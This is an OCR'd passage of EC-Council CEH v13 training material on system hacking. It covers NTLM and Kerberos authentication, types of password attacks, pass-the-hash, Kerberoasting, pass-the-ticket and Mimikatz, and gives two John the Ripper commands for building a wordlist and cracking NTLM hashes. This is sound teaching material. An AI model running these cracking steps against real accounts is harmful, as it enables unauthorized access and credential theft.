


Figure 6.4: NTLM authentication process

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following steps demonstrate the process and the flow of client authentication to a domain controller using any NTLM protocol:

- The client types the username and password into the logon window.
- Windows runs the password through a hash algorithm and generates a hash for the password that is entered in the logon window.
- The client computer sends a login request along with a domain name to the domain controller.
- The domain controller generates a 16-byte random character string called a "nonce," which it sends to the client computer.
- The client computer encrypts the nonce with a hash of the user password and sends it back to the domain controller.
- The domain controller retrieves the hash of the user password from the SAM and uses it to encrypt the nonce. The domain controller then compares the encrypted value with the value received from the client. A matching value authenticates the client, and the logon is successful.

Note: Microsoft has upgraded its default authentication protocol to Kerberos, which provides a stronger authentication for client/server applications than NTLM.

Kerberos Authentication

Kerberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography, which provides mutual authentication. Both the server and the user verify each other's identity. Messages sent through this protocol are protected against replay attacks and eavesdropping.





Figure 6.5: Kerberos authentication process

Kerberos employs the KDC, which a trusted third party, and consists of two logically distinct parts: an AS and a TGS. The authorization mechanism of Kerberos provides the user with a ticket-granting ticket (TGT) that serves post-authentication for later access to specific services, Single Sign-On via which the user need not re-enter the password again to access any

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

authorized services. Notably, there is no direct communication between the application servers and the KDC; the service tickets, even if packed by TGS, reach the service only through the client who is willing to access them.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Password Cracking

Password cracking is the process of recovering passwords from the data transmitted by a computer system or from the data stored in it. The purpose of cracking a password might be to help a user recover a forgotten or lost password, as a preventive measure by system administrators to check for easily breakable passwords, or for use by an attacker to gain unauthorized system access.

Hacking often begins with password-cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or a brute-force method. Most password-cracking techniques are successful because of weak or easily guessable passwords.

Types of Password Attacks

Password cracking is one of the crucial stages of system hacking. Password-cracking mechanisms often exploit otherwise legal means to gain unauthorized system access, such as recovering a user's forgotten password.

Classification of password attacks depends on the attacker's actions, which are of the following four types:

- **Non-Electronic Attacks**: This is, for most cases, the attacker's first attempt at gaining target system passwords. Non-electronic or non-technical attacks do not require any technical knowledge about hacking or system exploitation. Techniques used to perform non-electronic attacks include shoulder surfing, social engineering, dumpster diving, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Active Online Attacks**: This is one of the easiest ways to gain unauthorized administrator-level system access. Here, the attacker communicates with the target machine to gain password access. Techniques used to perform active online attacks include password guessing, dictionary and brute-forcing attacks, password spraying, mask attack, hash injection, LLMNR/NBT-NS poisoning, use of Trojans/spyware/keyloggers, internal monologue attacks, Markov-chain attacks, Kerberos password cracking, NTLM relay attack, etc.
- **Passive Online Attacks**: A passive attack is a type of system attack that does not lead to any changes in the system. In this attack, the attacker does not have to communicate with the system, but passively monitor or record the data passing over the communication channel, to and from the system. The data are then used to break into the system. Techniques used to perform passive online attacks include wire sniffing, man-in-the-middle attacks, replay attacks, etc.
- **Offline Attacks**: Offline attacks refer to password attacks in which an attacker tries to recover cleartext passwords from a password hash dump. Attackers use pre-computed hashes from rainbow tables to perform offline and distributed network attacks.

Non-Electronic Attacks

There are three types of non-electronic attacks: social engineering, shoulder surfing, and dumpster diving.

- **Social Engineering**

  In computer security, social engineering is used to denote a non-technical type of intrusion that exploits human behavior. Typically, it heavily relies on human interaction and often involves tricking other people into breaking normal security procedures. A social engineer runs a "con game" to break security procedures. For example, an attacker using social engineering to break into a computer network might try to gain the trust of the authorized user to access the target network and then extract information to compromise network security. Social engineering is, in effect, a run-through used to procure confidential information by deceiving or swaying people. An attacker can disguise himself/herself as a user or system administrator to obtain the user's password. Social engineers exploit the fact that people, in general, try to build amicable relationships with their friends and colleagues and tend to be helpful and trusting.

  Another trait of social engineering relies on the inability of people to keep up with a culture that relies heavily on information technology. Most people are unaware of the value of the information they possess, and as such, only a handful care about protecting their information. Social engineers typically search dumpsters to acquire valuable information. Furthermore, social engineers find it more challenging to obtain the combination to a safe, or a health-club locker, as compared to the case of a password. The best defense is to educate, train, and create awareness about this attack and the value of information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Shoulder Surfing**

  Shoulder surfing is a technique of stealing passwords by hovering near the legitimate users and watching them enter their passwords. In this type of an attack, the attacker observes the user's keyboard or the screen as they log in, and monitors what the user refers to when entering their password, for example, an object on their desk for written passwords or mnemonics. However, this attack can be performed only when the attacker is in close proximity to the target.

  This attack can also be performed in the checkout lines of grocery stores, for example, when a potential victim swipes a debit card and enters the required PIN (Personal Identification Number). A PIN typically has four digits, and this renders the attack easy to perform.

- **Dumpster Diving**

  "Dumpster diving" is a key attack method that employs significant failures in computer security in the target system. The sensitive information that people crave, protect, and devotedly secure can be accessed by almost anyone willing to perform garbage searching. Looking through the trash is a type of low-tech attack with numerous implications.

  Dumpster diving was quite popular in the 1980s. The term itself refers to the collection of useful, general information from waste dumps such as trashcans, curbside containers, and dumpsters. Even today, curious and/or malicious attackers sometimes find discarded media with password files, manuals, reports, receipts, credit card numbers, or other sensitive documents.

  Examination of waste products from dumps can help attackers in gaining unauthorized access to the target systems, and there is ample evidence to support this concept. Support staff often dump sensitive information without heeding to who may be able to access it later. The information thus gathered can then be used by attackers to perform other types of attacks, such as social engineering.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Dictionary, Brute-Force, and Rule-based Attack

Dictionary Attack

A **dictionary file** is loaded into the cracking application that runs against **user accounts**

Brute-Force Attack

The program tries **every combination of characters** until the password is broken

Rule-based Attack

This attack is used when the attacker gets some **information about the password**

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Active Online Attacks: Perform Dictionary and Brute-Force Attack

Step 1: Obtain the rockyou.txt wordlist located in the usr/share/wordlists directory


Step 2: Create a customized dictionary of passwords by modifying the configuration of john.conf file

Step 3: Run the following command to generate a customized dictionary of passwords:

```
john --wordlist=</path_to/rockyou.txt> --rules--stdout >
<path_to/output_wordlist.txt>
```

Step 4: Run the following John the Ripper command to start cracking the NTLM hashes:

```
john --rules --wordlist= </path_to/output_wordlist.txt> --
format=NT /path/to/ntlm_hashes.txt
```



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Hash Injection/Pass-the-Hash (PtH) Attack

A hash injection/PtH attack allows an attacker to **inject a compromised hash** into a local session and use the hash to validate network resources

The attacker finds and extracts a logged-on **domain admin account hash**


The attacker uses the extracted hash to log on to the **domain controller**




Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Active Online Attacks: LLMNR/NBT-NS Poisoning

- LLMNR and NBT-NS are the two main elements of **Windows operating systems** that are used to perform **name resolution** for hosts present on the same link
- The attacker cracks the **NTLMv2 hash** obtained from the victim's authentication process
- The extracted credentials are used to log on to the **host system in the network**





Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Active Online Attacks: Cracking Kerberos Password

In an AS-REP roasting attack, the attackers target users who have the "**Do not require Kerberos preauthentication**" option **enabled** in their account options or the user accounts that do not require pre-authentication

By exploiting this configuration, attackers can **extract** and **crack** the **ticket granting ticket** (TGT) to **obtain user passwords**

This attack allows the attackers to **gain illegal access**, **move laterally** within the network, and **escalate privileges**, ultimately compromising the security of the entire environment

AS-REP Roasting (Cracking TGT)



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Active Online Attacks: Cracking Kerberos Password (Cont'd)

Kerberoasting is an attack technique **targeting** the **Kerberos protocol** to obtain and crack **service account password hashes** in Active Directory

This attack is effective because it requires **no special privileges** and can be performed by any user with valid domain credentials, posing a significant network security threat

Kerberoasting aims to access higher-privilege service accounts, allowing attackers to **escalate privileges** and **move laterally** within the network

Kerberoasting (Cracking TGS)

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14 Module 06 | System Hacking

EC-Council CEH v13

Active Online Attacks: Pass the Ticket Attack

Pass the Ticket is a technique used for **authenticating** a user to a system that is using **Kerberos** without providing the user's password

To perform this attack, the attacker dumps Kerberos tickets of legitimate accounts using **credential dumping tools**


The attacker then launches a pass the ticket attack either by **stealing the ST/TGT** from an end-user machine, or by stealing the ST/TGT from a compromised Authorization Server

The attacker uses the retrieved ticket to gain unauthorized access to the target network services

Tools such as **Mimikatz**, Rubeus, and Windows Credentials Editor are used by attackers to launch such attacks

Mimikatz

- Mimikatz allows attackers to **pass Kerberos TGT** to other computers and sign in using the victim's ticket
- It also helps in extracting plaintext passwords, hashes, PIN codes, and **Kerberos tickets** from memory



https://github.com

